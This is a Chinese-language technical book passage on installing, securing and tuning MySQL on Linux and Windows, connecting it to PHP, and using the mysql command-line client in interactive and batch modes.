源代码安装过程确实比安装二进制或 RPM 包复杂一点。对于初学者，应当至少对如何使用构建工具（如 GNU gcc 和 make）掌握一些基本知识，而且应在操作系统中安装这样一些构建工具。如果你没有听从使用二进制包的建议，下面假设你已经了解了关于构建工具的所有这些内容。因此，下面只给出了安装指令，没有相应的解释。

(1) 创建必要的组和拥有者：

```
%>groupadd mysql
%>useradd -g mysql mysql
```

(2) 将软件解压到某个目录。推荐使用 GNU gunzip 和 tar 程序。

```
%>cd /usr/src
%>gunzip < /usr/src/mysql-VERSION.tar.gz | tar xvf -
%>cd mysql-VERSION
```

(3) 配置、生成并安装 MySQL。这需要一个 C++编译器和 make 程序。强烈推荐使用最新版本的 GNU gcc 和 make 程序。记住，-OTHER-CONFIGURATION-FLAGS 是一个占位符，对应确定 MySQL 服务器重要特性（如安装位置）的配置设置。要由你来决定哪些标志最适合你的特殊需要。

```
%>./configure -prefix=/usr/local/mysql [OTHER-CONFIGURATION-FLAGS]
%>make
%>make install
```

(4) 将 MySQL 配置文件（my.cnf）复制到其典型位置并设置其所有关系。此配置文件的作用将在 26.5.3 节深入讨论。

```
%>cp support-files/my-medium.cnf /etc/my.cnf
%>chown -R mysql .
%>chgrp -R mysql .
```

(5) 安装 MySQL 数据库。mysql_install_db 是登录 MySQL 数据库服务器、创建所有必要的表并填入初始值的 shell 脚本。

```
%>scripts/mysql_install_db --user=mysql
```

(6) 更新安装权限：

```
%>chown -R root .
%>chown -R mysql data
```

仅此而已！请继续阅读 26.3 节。

26.2.2　在 Windows 上安装并配置 MySQL

一直以来诸如 Apache Web 服务器、PHP 和 MySQL 等基于 UNIX 的技术有着显赫的地位，开源产品也继续向 Microsoft Windows 服务器平台进军。此外，对于许多用户而言，Windows 环境为最终将被移植到 Linux 环境的 Web 应用或数据库应用提供了一个理想的测试环境。

1. 在Windows上安装MySQL

本节重点介绍 Windows 平台下的 MySQL 二进制安装过程。虽然可以从源代码编译该软件，但大多数用户都可能会选择二进制安装（这也是我们以及 MySQL AB 推荐的方式）。因此，本节只介绍

这个过程。

提示 本节描述的MySQL安装过程适用于Windows 2000之前的桌面版Windows（Windows Millennium除外），以及Windows高级服务器2000和2003版。这一过程也可能适用于Windows Vista，但也许需要对安装路径做一些调整。

可以访问 MySQL 网站的 Downloads 部分，针对你的平台下载 MySQL 二进制包。与 RPM 不同，二进制包同时打包了服务器和客户端，所以只需要下载一个包。下载这个包，将它保存到本地机器。

与许多 Windows 程序一样，有一个方便的 GUI 安装程序来安装二进制包。过程如下所示。

(1) 将 zip 文件解压到一个方便的安装位置，如桌面。此处可以用任何能够处理 zip 文件的 Windows 解压程序。WinZip（www.winzip.com）是一个特别流行的压缩包。

(2) 双击 `mysql-essential-VERSION-win32.msi` 图标，启动安装过程。

(3) 阅读并单击欢迎提示。

(4) 选择典型、完全或定制安装。典型安装提供了有效运行 MySQL 所需的所有特性，而完全安装除文档外还会安装所有可选组件。定制安装允许对安装的内容进行完全控制，并允许选择安装目录。选择定制安装，单击“下一步”（Next）。

(5) 在“定制设置”（Custom Setup）屏幕最上面，可以确定要安装哪些特性。建议不做任何改动，不过在屏幕最下面可以改变 MySQL 的安装位置，默认为 C:\Program Files\MySQL\MySQL Server 5.1。建议把它改为 C:\mysql。点击“下一步”（Next），然后单击下一个窗口中的“安装”（Install）。

(6) 安装过程开始。耐心等待此过程结束。

(7) 接下来的两个屏幕均有广告。完全可以单击任一屏幕上的 More……来了解更多功能或单击“下一步”。

(8) 安装过程结束。提示配置 MySQL。现在很关键，确保选中此复选框，单击“完成”（Finish）。

2. 在Windows上配置MySQL

Windows MySQL 配置向导为创建和配置 MySQL 的 Windows 配置文件 my.ini 提供了一个非常方便的图形化界面。此向导会关于如何使用 MySQL 询问一系列问题，然后利用答案相应地生成 my.ini 文件。下面对这些步骤做一个总结。

(1) 提示选择“标准配置”或“详细配置”。选择“标准配置”将创建一个通用配置，以后可以在必要时进行调整。要了解更多关于最适合你当前需要的配置功能，请选择“详细配置”并单击“下一步”。

(2) 接下来，你需要根据提示选择 MySQL 服务器用于开发时是作为多用途机器（例如 Web 服务器和数据库服务器）还是作为专用的 MySQL 机器。选择结果将确定 MySQL 将占用多少内存。要选择最适合你当前需要的服务器类型，然后单击“下一步”。

(3) 接下来，提示你确定最适合需要的数据库配置。对本书来讲，需要选择“多功能数据库”。其他两种用法（只作为“事务数据库”和只作为“非事务数据库”）将在后面几章对 MySQL 的学习中逐渐了解。选择“多功能数据库”，单击“下一步”，然后在下一个窗口中再次单击“下一步”，接受给出的“InnoDB 表空间设置”。

(4) 接下来，提示你配置服务器并发连接数。有 3 个选择：选择决策支持（DSS）/OLAP，用于最

少并发连接（少于 20），如小型办公室设置可能需要这种配置；还可以选择在线事务处理（OLTP），用于高流量服务器，如可用于 Web 服务器；或者设置你自己估计的连接数。选择之后，单击“下一步”。

(5) 接下来，提示你确定是否启用 TCP/IP 网络，确认默认连接端口 3306。如果要远程连接此服务器，则保持这个端口不变并且应当启动 TCP/IP 网络。如果所有连接都在本地进行，则禁用此特性。你还会被问到是否启用 MySQL 的 `Strict Mode`，这使得 MySQL 符合其他许多企业级数据库中发现的模式。你应当启用这一项。单击“下一步”以继续。

(6) 接下来，要求你确定 MySQL 服务器应当使用的字符集。有 3 个选择：选择“标准字符集”，这最适合英语和其他西欧语言；还可以选择“多语言最佳支持”，这将使用 UTF8 字符集，能够管理很多语言的文本；或者手动选择字符集。选择之后，单击“下一步”。

(7) 接下来，提示你指定 MySQL 是否安装为 Windows 服务，表示可以在系统启动时自动启动，在系统关闭或重启时自动关闭。如果这是一台服务器，或者计划经常使用这台机器进行开发，可以考虑安装为 Windows 服务，选中自动启动 MySQL 的复选框。此外，可以将 MySQL 的 bin 目录添加到 Windows 路径中，这表示可以在命令行访问 MySQL 的工具，而不需要切换到 bin 目录。这些工具将在第 28 章深入讨论。推荐启用这两个选项，之后单击“下一步”。

(8) 在最后的配置窗口中，提示你选择并确认 root 密码。要谨慎选择安全的密码，但必须是你不会忘记的！还可以选择启用从远程机器进行 root 访问，如果不计划使用远程访问，则不推荐这种特性。也可以选择创建一个匿名账户，但在任何情况下都不推荐这样做。单击“下一步”，在下一个窗口中单击“执行”启动配置过程。过程结束后，单击“完成”。

假设使用 MySQL 配置向导，那么已经设置了 root 密码。不过，你可能还想继续阅读下一节，其中描述了如何在必要时修改此密码。

26.3　设置 MySQL 管理员密码

除非使用上一节描述的 MySQL 配置向导，否则 root 账户（管理员）密码仍为空。虽然这种做法看上去很有问题，但在安装 MySQL 时一直默认如此，很可能将来仍是如此。因此，必须立即增加一个密码！为此可以在 MySQL 客户端工具中使用 `SET PASSWORD` 命令。要执行这个命令，打开一个命令提示窗口并执行以下命令：

```
%>mysql -u root mysql
```

一旦进入 MySQL 客户端，执行以下命令来改变根用户的密码：

```
mysql>SET PASSWORD FOR root@localhost=PASSWORD('secret');
```

当然，要选择比 *secret* 更复杂的密码。像 123、abc、母亲名字之类的密码 MySQL 也会接受，但这只会让你自掘坟墓。应该选择一个至少 8 个字符长、由数字和各种大小写字母字符组成的密码。

如果不遵循立即选择密码的建议，任何能够访问操作系统的人都可以关闭守护进程，更不用说能完全摧毁你的数据库服务器和数据。虽然在安装过程后进行一点试验无可非议，但出于安全的考虑应当立即设置 MySQL 管理员密码。

26.4　启动和停止 MySQL

MySQL 服务器守护进程通过位于 INSTALL-DIR/bin 目录的一个程序来控制。本节介绍在 Linux

和 Windows 平台控制此守护进程的指令。

手工控制守护进程

虽然最终希望 MySQL 守护进程与操作系统一起启动和停止，但通常需要在配置过程以及后面的应用程序测试阶段中手工执行此过程。

1. 在Linux中启动MySQL

负责启动 MySQL 守护进程的脚本名为 mysqld_safe，位于 INSTALL-DIR/bin 目录。此脚本只能由拥有足够执行权限的用户执行，一般为 root 或 mysql 组的成员。下面是在 Linux 中启动 MySQL 的命令：

```
%>cd INSTALL-DIR
%>./bin/mysqld_safe --user=mysql &
```

记住，除非首先切换到 INSTALL-DIR 目录，否则 mysqld_safe 不会执行。此外，最后的与号（&）是必需的，因为你希望守护进程在后台运行。

mysqld_safe 脚本实际上是包装 mysqld 服务器守护进程的包装器，提供了直接调用 mysqld 所没有的特性，如运行时日志和出现错误时的自动重启。在 26.5 节将学习 mysqld_safe 的更多信息。

2. 在Windows中启动MySQL

假设已经遵循前面“在 Windows 中配置 MySQL”一节的说明完成了 MySQL 的配置，那么 MySQL 已经启动并已作为一个服务运行。可以导航到“服务”控制面板启动和停止这个服务（从命令提示窗口执行 services.msc 就可以打开“服务”控制面板）。

3. 在Linux和Windows中停止MySQL

虽然 MySQL 服务器守护进程只能由拥有必要文件系统权限（能执行 mysqld_safe 脚本）的用户启动，却可以由拥有 MySQL 权限数据库中指定的适当权限的用户停止。记住，此权限一般只留给 MySQL root 用户，不要与操作系统 root 用户混淆！现在不要对此过于担心，只要理解 MySQL 用户与操作系统用户不同，试图关闭服务器的 MySQL 用户必须拥有足够的权限，知道这一点就可以了。第 27 章将介绍 mysqladmin 和其他 MySQL 客户端，第 29 章将深入讨论与 MySQL 用户和 MySQL 权限系统有关的问题。在 Linux 和 Windows 中停止 MySQL 服务器的过程如下：

```
shell>cd INSTALL-DIR/bin
shell>mysqladmin -u root -p shutdown
Enter password: *******
```

假设你提供了适当的凭证，就会返回命令行提示窗口，而不会有成功关闭 MySQL 服务器的通知。如果没有成功地关闭，会给出一条适当的错误消息。

26.5 配置和优化 MySQL

除非特别指定，MySQL 在每次启动 MySQL 服务器守护进程时使用一组默认的配置设置。虽然默认的设置对于只需要标准部署的用户来说可能是合适的，但你至少希望了解哪些可以调整，因为这些修改不仅能针对特定主机环境更好地部署，还可以根据应用程序的行为特点大大提升其性能。例如，一些应用程序可能要经常更新，这就需要调整 MySQL 在处理写入/修改查询时所需的资源。其他应用程序可能需要处理大量用户连接，这就需要修改分配给新连接的线程数。幸好，MySQL 可配置性很强，在本章及后面几章可以看到管理员几乎可以管理其操作的每一个方面。

本节介绍影响 MySQL 服务器一般操作的许多配置参数。因为配置和优化是维护正常服务器（不是指正常的管理员）的重要方面，所以本章剩余部分将反复提及此主题。

26.5.1 mysqld_safe 包装程序

虽然前面提到的 mysqld 实际上是 MySQL 服务器守护进程，但实际上很少与之直接交互，事实上要通过一个包装程序 mysqld_safe 与守护进程交互。mysqld_safe 包装程序在守护进程启动时添加了一些与安全有关的日志特性和系统集成特性。由于有这些有用的特性，mysqld_safe 成为启动服务器的首选方法，但要记住这只是一个包装程序，不能将它与服务器本身混淆。

总共有几百个 MySQL 服务器配置选项可用，能够优化守护进程操作的每一个方面，包括 MySQL 的内存使用、日志敏感度和边界设置（如并发连接、临时表和连接错误等的最大数目）。如果要查看所有可用的选项，请执行：

```
%>INSTALL-DIR/bin/mysqld --verbose --help
```

下一节将强调一些较常用的参数。

26.5.2 MySQL 的参数配置和优化

本节介绍在管理服务器时可用的一些基本配置参数。首先，我们来研究如何快速查看 MySQL 的当前设置。

1. 查看MySQL的配置参数

上一节学习了如何调用 mysqld 来了解哪些选项可用。为查看当前的设置，需要执行 mysqladmin 客户端，如下：

```
%>mysqladmin -u root -p variables
```

另外，可以登录 mysql 客户端并执行如下命令：

```
mysql>SHOW VARIABLES;
```

这样将得到类似下面的变量设置列表：

```
+---------------------------------+-----------------------------+
| Variable_name                   | Value                       |
+---------------------------------+-----------------------------+
| auto_increment_increment        | 1                           |
| auto_increment_offset           | 1                           |
| automatic_sp_privileges         | ON                          |
| back_log                        | 50                          |
| basedir                         | C:\mysql5\                  |
| binlog_cache_size               | 32768                       |
| bulk_insert_buffer_size         | 8388608                     |
| . . .                           |                             |
| version                         | 5.1.21-beta-community       |
| version_comment                 | Official MySQL binary       |
| version_compile_machine         | ia32                        |
| version_compile_os              | Win32                       |
| wait_timeout                    | 28800                       |
+---------------------------------+-----------------------------+
226 rows in set (0.00 sec)
```

可以通过 LIKE 子句查看单个变量的设置。例如，为确定默认的存储引擎设置，使用以下命令：

```
mysql>SHOW VARIABLES LIKE "table_type";
```

执行此命令将得到类似下面的输出：

```
+---------------+--------+
| Variable_name | Value  |
+---------------+--------+
| table_type    | InnoDB |
+---------------+--------+
1 row in set (0.00 sec)
```

最后，可以通过如下命令查看一些非常有意义的统计信息，如正常运行时间、所处理的查询和收发的总字节数：

```
mysql>SHOW STATUS;
```

执行此命令将得到类似下面的输出：

```
+-----------------------------------+-----------+
| Variable_name                     | Value     |
+-----------------------------------+-----------+
| Aborted_clients                   | 0         |
| Aborted_connects                  | 1         |
| Binlog_cache_disk_use             | 0         |
| Binlog_cache_use                  | 0         |
| Bytes_received                    | 134       |
| Bytes_sent                        | 6149      |
| Com_admin_commands                | 0         |
| . . .                             |           |
| Threads_cached                    | 0         |
| Threads_connected                 | 1         |
| Threads_created                   | 1         |
| Threads_running                   | 1         |
| Uptime                            | 848       |
+-----------------------------------+-----------+
```

2. 管理连接负载

优化的MySQL服务器能够同时处理许多连接。每个连接都必须由MySQL主线程接收并委托给一个新线程，这项任务尽管非常简单，但并不是立即就能完成。back_log参数确定在主线程处理一个特别重的新连接负载时允许排队的连接数，默认值为 50。

记住，不要以为只将其设为一个非常高的值就能让 MySQL 更高效地运行。操作系统和 Web 服务器可能还有其他最大值设置，以至于即使这个值特别高也没有意义。

3. 设置数据目录位置

将 MySQL 数据目录放在非标准的位置（例如另一个磁盘分区）是一种常见的做法。通过 datadir 选项可以重新定义此路径。例如，通常可以装载目录的第二个驱动器（如/data），并在名为 mysql 的目录中存储数据库：

```
%>./bin/mysqld_safe --datadir=/data/mysql --user=mysql &
```

记住，需要将 MySQL 许可表（存储在 DATADIR/mysql 中）复制或移动到此新位置。因为 MySQL 的数据库以文件形式存储，所以可以使用通常的操作系统命令（如 mv 和 cp）来完成上述操作。如果使用 GUI，可以将这些文件拖放到新位置。

4. 设置默认的存储引擎

在第 28 章将学习到，MySQL 支持多种表引擎，每种都有其自己的优缺点。如果经常利用某种表引擎（对于版本 4.1.5，在 Linux/UNIX 上默认为 MyISAM，在 Windows 上默认为 InnoDB），可能希望通过 `default-storage-engine` 参数将其设置为默认选项。例如，可以将默认选项设置为 MEMORY，如下：

```
%>./bin/mysqld_safe --default-table-type=memory
```

指定之后，所有后续的表创建查询将自动使用 MEMORY 引擎，除非指定了其他表引擎。

5. 自动执行SQL命令

可以把一系列 SQL 命令放在一个文本文件中，并把 `init_file` 指定为该文本文件的文件名，这样在守护进程启动时就能执行这些 SQL 命令。例如，假定希望每次启动 MySQL 服务器时，清除用来存储会话信息的一个表。将如下查询放在名为 mysqlinitcmds.sql 的文件中：

```
DELETE FROM sessions where rowid;
```

然后，在执行 `mysqld_safe` 时如下指定 `init_file`：

```
%>./bin/mysqld_safe --init_file=/usr/local/mysql/scripts/mysqlinitcmds.sql &
```

6. 记录可能的非最佳查询

`log_queries_not_using_indexes` 参数定义一个文件来记录所有未使用索引的查询。经常查看这样的信息很有用，可以了解应对查询和表结构做哪些改进。

7. 记录慢查询

`log_slow_queries` 参数定义一个文件来记录所有执行时间超出 *`long_query_time`* 秒的查询。每次查询执行时间超出此限制，就会递增 *`log_slow_queries`* 计数器。通过 `mysqldumpslow` 实用工具研究这个日志文件很有用，可以确定数据库服务器的瓶颈所在。

8. 设置最大允许的并发连接数

*`max_connections`*参数确定并发数据库连接的最大数，默认设置为100。可以查看*`max_used_connections`*参数来检查数据库打开的并发连接的最大数，执行SHOW STATUS可以得到这个参数。如果看到这个数接近100，可以考虑向上调整最大值。记住，随着连接数的增长，也会逐渐消耗更多内存，因为MySQL要为打开的每个连接分配额外的内存。

9. 设置MySQL的通信端口

默认情况下，MySQL 在端口 3306 通信。但是，可以通过 `port` 参数重新配置以监听其他任何端口。

10. 禁用DNS解决方案

启用 *`skip_name_resolve`* 参数防止 MySQL 解析主机名。这表示授权表中的所有 `Host` 列值都包括一个 IP 地址或者 `localhost`。如果计划只使用 IP 地址或 `localhost`，可以启用此参数。

11. 限制到本地服务器的连接

启用 *`skip_networking`* 参数可以防止 MySQL 监听 TCP/IP 连接，如果 MySQL 位于发起连接的同一台服务器上，这是个明智的选择。

12. 设置MySQL守护进程用户

MySQL守护进程应当按非root用户运行，在攻击者通过MySQL安全漏洞成功地侵入服务器时，

这样能将破坏减少到最低程度。虽然常见的做法是以用户mysql运行服务器，但也可以以存在的任何用户运行，只要该用户是数据目录的拥有者就可以。例如，假定希望以用户mysql运行守护进程：

```
%>./bin/mysqld_safe --user=mysql &
```

26.5.3 my.cnf 文件

你已经了解通过包装程序mysqld_safe启动MySQL守护进程时可以在命令行中做哪些配置改变。不过，还有一种更方便的方法来调整许多MySQL客户端的启动参数和行为，包括mysqladmin、myisamchk、myisampck、mysql、mysqlcheck、mysqld、mysqldump、mysqld_safe、mysql.server、mysqlhotcopy、mysqlimport和mysqlshow。可以通过MySQL的配置文件my.cnf来维护这些修改。

启动时，MySQL 将在一些目录中查找 my.cnf 文件，每个目录将确定在其中声明的参数的作用域。每个目录和相对作用域如下所示。

- /etc/my.cnf（在 Windows 中为 C:\my.cnf 或 windows-sys-directory\my.ini）——全局配置文件。所有位于服务器中的 MySQL 服务器守护进程将首先引用这个文件。注意，如果选择将配置文件放在 Windows 系统目录中，要使用.ini 扩展名。
- DATADIR/my.cnf——服务器特定的配置。这个文件放在服务器安装所引用的目录中。这个配置文件有一个有些奇怪但很重要的特点，即使在运行时指定了新的数据目录，它也只引用在配置时指定的数据目录。注意，MySQL 的 Windows 分发包不支持此特性。
- --defaults-extra-file=name。这个文件由给出的文件名指定，包括绝对路径。
- ~/.my.cnf——用户特定的配置。这个文件放在用户的主目录中。注意，MySQL 的 Windows 分发包不支持此特性。

应当了解，MySQL 在启动时会尝试从上述各个位置读取配置文件。如果存在多个配置文件，后面读取的参数将覆盖之前的参数。虽然可以创建自己的配置文件，不过应当基于 5 个预配置的 my.cnf 文件之一来创建，这 5 个文件都由 MySQL 分发包提供。这些模板位于 INSTALL-DIR/support- files（在 Windows 中这些文件位于安装目录）。每个文件的作用见表 26-1 的定义。

表26-1 MySQL配置模板

文 件 名	描 述
my-huge.cnf	用于高端产品服务器，包含1到2 GB RAM，主要运行MySQL
my-innodb-heavy-4G.ini	用于只有InnoDB的安装，最多有4 GB RAM，支持大的查询和低流量
my-large.cnf	用于中等规模的产品服务器，包含大约512 MB RAM，主要运行MySQL
my-medium.cnf	用于低端产品服务器，包含很少内存（少于128 MB）
my-small.cnf	用于最低装备的服务器，只有一点内存（少于64 MB）

那么这个文件包含什么内容？下面是 my-large.cnf 配置模板的部分内容：

```
# Example mysql config file for large systems.
#
# This is for large system with memory = 512M where the system runs mainly
# MySQL.

# The following options will be passed to all MySQL clients
```

```
[client]
#password       = your_password
port            = 3306
socket          = /tmp/mysql.sock

# Here follows entries for some specific programs

# The MySQL server
[mysqld]
port            = 3306
socket          = /tmp/mysql.sock
skip-locking
key_buffer=256M
max_allowed_packet=1M
table_cache=256
sort_buffer=1M
record_buffer=1M
myisam_sort_buffer_size=64M

[mysqldump]
quick
max_allowed_packet=16M

[mysql]
no-auto-rehash
# Remove the next comment character if you are not familiar with SQL
#safe-updates

...
```

看起来非常简单，对吧？确实如此。配置文件可以总结为 3 点。

- 注释前面使用井号（#）。
- 变量赋值与调用 `mysqld_safe` 时的赋值完全相同，只是前面没有双连字号。
- 这些变量的上下文是通过在该节的前面加上用中括号括起的目标名来设置的。例如，如果希望调整 `mysqldump` 的默认行为，就可以在开始处加上：

  ```
  [mysqldump]
  ```

  然后加上相关的变量设置，如下：

  ```
  quick
  max_allowed_packet = 16M
  ```

  此上下文会一直持续到下一个中括号设置。

26.6　配置 PHP 以便与 MySQL 协作

PHP 和 MySQL 社区一直以来都有着紧密的关系。这两个技术就像是面包和黄油一样很难分割，这一点你应该很清楚。显然从一开始 MySQL 在 PHP 社区中就相当流行，这促使 PHP 开发人员在 PHP 发行包中捆绑了 MySQL 客户库，而且在 PHP 版本 4 中默认启用了这个扩展包。

不过，不要以为简单地安装 PHP 和 MySQL 后它们就能自动协同工作，还需要再完成几个步骤（这一节将介绍这些步骤）。

26.6.1　在 Linux 上重新配置 PHP

在 Linux 系统上，成功安装 MySQL 之后需要重新配置 PHP，不过这一次要加上`--with-mysqli`

[=DIR]配置选项（如果你使用的是 MySQL 4.1 之前的版本或 PHP 4.*x* 以及之前的版本，则要包含--with-mysql[=DIR]配置选项），指定 MySQL 安装目录的路径。一旦完成构建，重启 Apache 就大功告成了。

26.6.2 在 Windows 上重新配置 PHP

在 Windows 上，要启用 PHP 对 MySQL 的支持需要做两项工作。成功安装 MySQL 之后，打开 php.ini 文件并去掉下面这行代码的注释：

```
extension=php_mysqli.dll
```

如果运行的是 MySQL 4.1 之前的版本，则需要去掉下面这行代码的注释：

```
extension=php_mysql.dll
```

重启 Apache，就可以结合使用 PHP 和 MySQL 了！

注解 不论使用哪一个平台，都可以使用phpinfo()函数（关于这个函数的更多信息见第2章）来验证是否加载了相应扩展包。

26.7 小结

本章为开始试验 MySQL 服务器打下了基础。你不仅学习了如何安装和配置 MySQL，对如何针对自己的管理和应用程序选项优化安装也有所了解。配置和优化问题在本书余下部分还会出现。

下一章介绍 MySQL 的很多客户端，客户端为与服务器的很多方面进行交互提供了便利。

第27章 MySQL客户端

MySQL提供了很多实用工具（也称客户端），每个工具都为完成与服务器管理有关的各种任务提供了接口。本章概要介绍最常用的客户端，深入讨论其中两个突出的工具 mysql 和 mysqladmin。因为 MySQL 手册已经很好地为每个客户端提供了一般介绍，所以本章重点介绍日常管理活动中最经常使用的那些特性。

当然，并不是所有用户都对从命令行管理数据库感兴趣，因此，MySQL 开发人员和第三方努力构建了基于 GUI 的管理解决方案。本章在结束时将简要介绍几个最重要的基于 GUI 的管理应用程序。

27.1 命令行客户端介绍

MySQL 绑定了一些客户端程序，其中很多都需要慎重考虑是否使用。本节全面介绍了最重要的两个客户端 mysql 和 mysqladmin（它们重要到几乎每日都要使用），最后简单介绍了其他客户端。

27.1.1 mysql 客户端

mysql 客户端是一个特别有用的 SQL shell，几乎能够管理 MySQL 的每个方面：创建、修改和删除表和数据库；创建和管理用户；浏览和修改服务器配置；查询表数据。虽然大多数时间会通过基于 GUI 的应用或 API 与 MySQL 交互，但你总会发现这个客户端对于完成各种管理任务很有价值，特别是其在 shell 环境下的脚本功能。其一般使用语法如下：

```
mysql [options] [database_name] [noninteractive_arguments]
```

mysql 可以采用交互模式或非交互模式，这两种模式都将在本节介绍。无论使用何种模式，一般都需要提供连接选项。虽然所需的凭证取决于特定的服务器配置（这个内容将在第 29 章详细讨论），但一般都需要主机名（--host=, -h）、用户名（--user=, -u）和密码（--password=, -p）。通常会希望包括目标数据库名称（--database=, -D），这样在进入客户端后就不必再执行 USE 命令了。虽然顺序无关紧要，但一般有以下连接选项：

```
%>mysql -h hostname -u username -p -D databasename
```

注意，密码不包括在命令行中。例如，考虑试图连接位于 www.example.com 的 MySQL 服务器，使用用户名 jason、密码 secret 和数据库 corporate：

```
%>mysql -h www.example.com -u jason -p -D corporate
```

还可以包括其他选项（后面的“有用的 mysql 选项”一节将介绍这些选项），或者按下回车键，

这会提示你输入密码。提示输入时，可以输入 secret 作为密码。如果凭据有效，你会进入客户端界面，或者被允许执行命令行中包括的任何非交互参数。尽管可以提供密码作为选项，但千万不要这么做，因为（在 Linux 及类似系统中）这个密码会记入你的命令历史！

1. 以交互模式使用mysql

为了以交互模式使用 mysql，首先需要进入该界面。前面已经解释过，为此需要传入适当的凭证。根据前面的示例，假定希望与位于 www.example.com 服务器的 corporate 数据库交互：

```
%>mysql -h www.example.com -u jason -p -D corporate
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 190
Server version: 5.1.37-1ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

通过 mysql 客户端连接之后，就可以执行 SQL 命令了。例如，要查看所有现有数据库的列表，可以使用以下命令：

```
mysql>SHOW databases;
```

为切换到（或使用）另一个数据库（例如 mysql 数据库），可使用以下命令：

```
mysql>USE mysql;
```

注解 为切换到mysql数据库，几乎肯定需要root权限。如果没有root权限，又没有其他数据库可用，则可以切换到MySQL在安装时创建的test数据库，或者创建一个新数据库。如果你依赖于第三方管理你的MySQL安装，要记住这个数据库之前可能由于管理方面的原因早已被删除。

切换到 mysql 数据库上下文后，就可以通过以下命令查看所有表：

```
mysql>SHOW TABLES;
```

返回如下结果：

```
+-----------------------------------+
| Tables_in_mysql                   |
+-----------------------------------+
| columns_priv                      |
| db                                |
| event                             |
| func                              |
| general_log                       |
| help_category                     |
| help_keyword                      |
| help_relation                     |
| help_topic                        |
| host                              |
| plugin                            |
| proc                              |
| procs_priv                        |
| slow_log                          |
| tables_priv                       |
| time_zone                         |
| time_zone_leap_second             |
| time_zone_name                    |
| time_zone_transition              |
| time_zone_transition_type         |
| user                              |
+-----------------------------------+
21 rows in set (0.00 sec)
```

要查看其中某个表的结构（例如host表），可使用以下命令：

```
mysql>DESCRIBE host;
```

这会返回：

```
+--------------------------+---------------+------+--------+-----------+-------+
| Field                    | Type          | Null |  Key   | Default   | Extra |
+--------------------------+---------------+------+--------+-----------+-------+
| Host                     | char(60)      | NO   | PRI    |           |       |
| Db                       | char(64)      | NO   | PRI    |           |       |
| Select_priv              | enum('N','Y') | NO   |        | N         |       |
| Insert_priv              | enum('N','Y') | NO   |        | N         |       |
| Update_priv              | enum('N','Y') | NO   |        | N         |       |
| Delete_priv              | enum('N','Y') | NO   |        | N         |       |
| Create_priv              | enum('N','Y') | NO   |        | N         |       |
| Drop_priv                | enum('N','Y') | NO   |        | N         |       |
| Grant_priv               | enum('N','Y') | NO   |        | N         |       |
| References_priv          | enum('N','Y') | NO   |        | N         |       |
| Index_priv               | enum('N','Y') | NO   |        | N         |       |
| Alter_priv               | enum('N','Y') | NO   |        | N         |       |
| Create_tmp_table_priv    | enum('N','Y') | NO   |        | N         |       |
| Lock_tables_priv         | enum('N','Y') | NO   |        | N         |       |
| Create_view_priv         | enum('N','Y') | NO   |        | N         |       |
| Show_view_priv           | enum('N','Y') | NO   |        | N         |       |
| Create_routine_priv      | enum('N','Y') | NO   |        | N         |       |
| Alter_routine_priv       | enum('N','Y') | NO   |        | N         |       |
| Execute_priv             | enum('N','Y') | NO   |        | N         |       |
| Trigger_priv             | enum('N','Y') | NO   |        | N         |       |
+--------------------------+---------------+------+--------+-----------+-------+
20 rows in set (0.13 sec)
```

还可以执行SQL查询，如INSERT、SELECT、UPDATE和DELETE。例如，假设希望选择mysql数据库中user表的Host、User和password列的所有值，并按Host排序：

```
mysql>SELECT Host, User, password FROM user ORDER BY Host;
```

总之，可以通过mysql客户端执行MySQL能够理解的任何查询。

注解　MySQL对查询关键字是不区分大小写的。为保持一致，本书的关键字都采用大写。注意，尽管在Windows和OS X上默认以不区分大小写的方式处理表名和字段名，但在UNIX上确实是区分大小写的。

可以通过执行quit、exit、\q或ctrl-D这些命令来退出mysql客户端。

2. 以批处理模式使用mysql

mysql客户端还提供了批处理模式功能，用于向数据库导入模式和数据以及向另一个目标输送输出。例如，可以通过<操作符使mysql客户端使用/path/to/file的内容来执行文本文件中的SQL命令，如下：

```
%>mysql [options] < /path/to/file
```

这个特性有很多用处。例如，可以每天早晨获取服务器统计信息并通过电子邮件发送给系统管理员。例如，假设希望监视服务器上发生的执行较慢的查询数量。创建一个没有密码的用户，只赋予该用户对mysql数据库的usage权限。然后，创建名为mysqlmon.sql的文件，添加如下内容：

```
SHOW STATUS LIKE "slow_queries";
```

然后，如果你在 Linux 上运行 MySQL，则在 crontab 中放入如下内容：

```
0 3 * * * mysql -u monitor < mysqlmon.sql | mail -s "Slow queries" jason@example.com
```

每次执行这个命令都会在每天凌晨 3 点发送一个标题为“慢速查询”的电子邮件给 jason@example.com。电子邮件主体将包含状态变量 slow_query 的值。

如果你运行的是 Windows，可以使用 Event Scheduler 达到同样的目的。

顺便说一句，还可以登录到 mysql 客户端，之后使用 source 命令执行文件：

```
mysql>source mysqlmon.sql
```

3. 有用的mysql提示

本节列举初学者应了解的一些有用的 mysql 提示。

- 分页输出

可以使用操作系统的分页命令将输出分页。例如：

```
%>mysql < queries.sql | more
```

- 垂直显示结果

使用\G 选项以垂直输出格式显示查询结果。这会以更具可读性的方式显示返回的数据。考虑以下例子，在此使用\G 选项从 mysql.db 表中选择所有行：

```
mysql>use mysql;
mysql>select * from db\G
*************************** 1. row ***************************
   Host: %
   Db: test%
   User:
   Select_priv: Y
   Insert_priv: Y
   Update_priv: Y
   ...
*************************** 2. row ***************************
...
```

- 查询日志

以交互方式使用mysql客户端时，将所有结果记录到文本文件中是有用的，这样可以在以后再次查看。可以使用tee或\T选项并在后面加上文件名（需要时可以加上路径）来启动日志记录。例如，假设希望将当前会话记录到文件session.sql：

```
mysql>\T session.sql
Logging to file 'session.sql'
mysql>show databases;
+--------------+
| Database     |
+--------------+
| mysql        |
| test         |
+--------------+
```

日志启动后，这里的输出将原样记录到 session.sql 中。要在会话期间的任何时候都禁用日志，可以执行 notee 或\t。

- 获取服务器统计信息

执行 status 或\s 命令会获取关于当前服务器状态的一些有用的统计信息，包括正常运行时间、

版本、TCP端口、连接类型、执行的查询总数和平均每秒查询数等。

● 防止偶然事故

假设要管理一个包含10 000个新闻订阅成员的表，有一天决定使用mysql客户端来删除一些不再需要的测试账户。这是度日如年的一天，如果不假思索地执行以下命令：

```
mysql>DELETE FROM subscribers;
```

而不是：

```
mysql>DELETE FROM subscribers WHERE email="test@example.com";
```

唉呀，你把整个订阅用户数据都删除了！希望还有最近的备份。--safe-updates选项会防止这样无意的错误，它将拒绝执行没有WHERE子句的DELETE或UPDATE查询。有意思的是，你还可以使用--i-am-a-dummy开关来达成同样的目的。

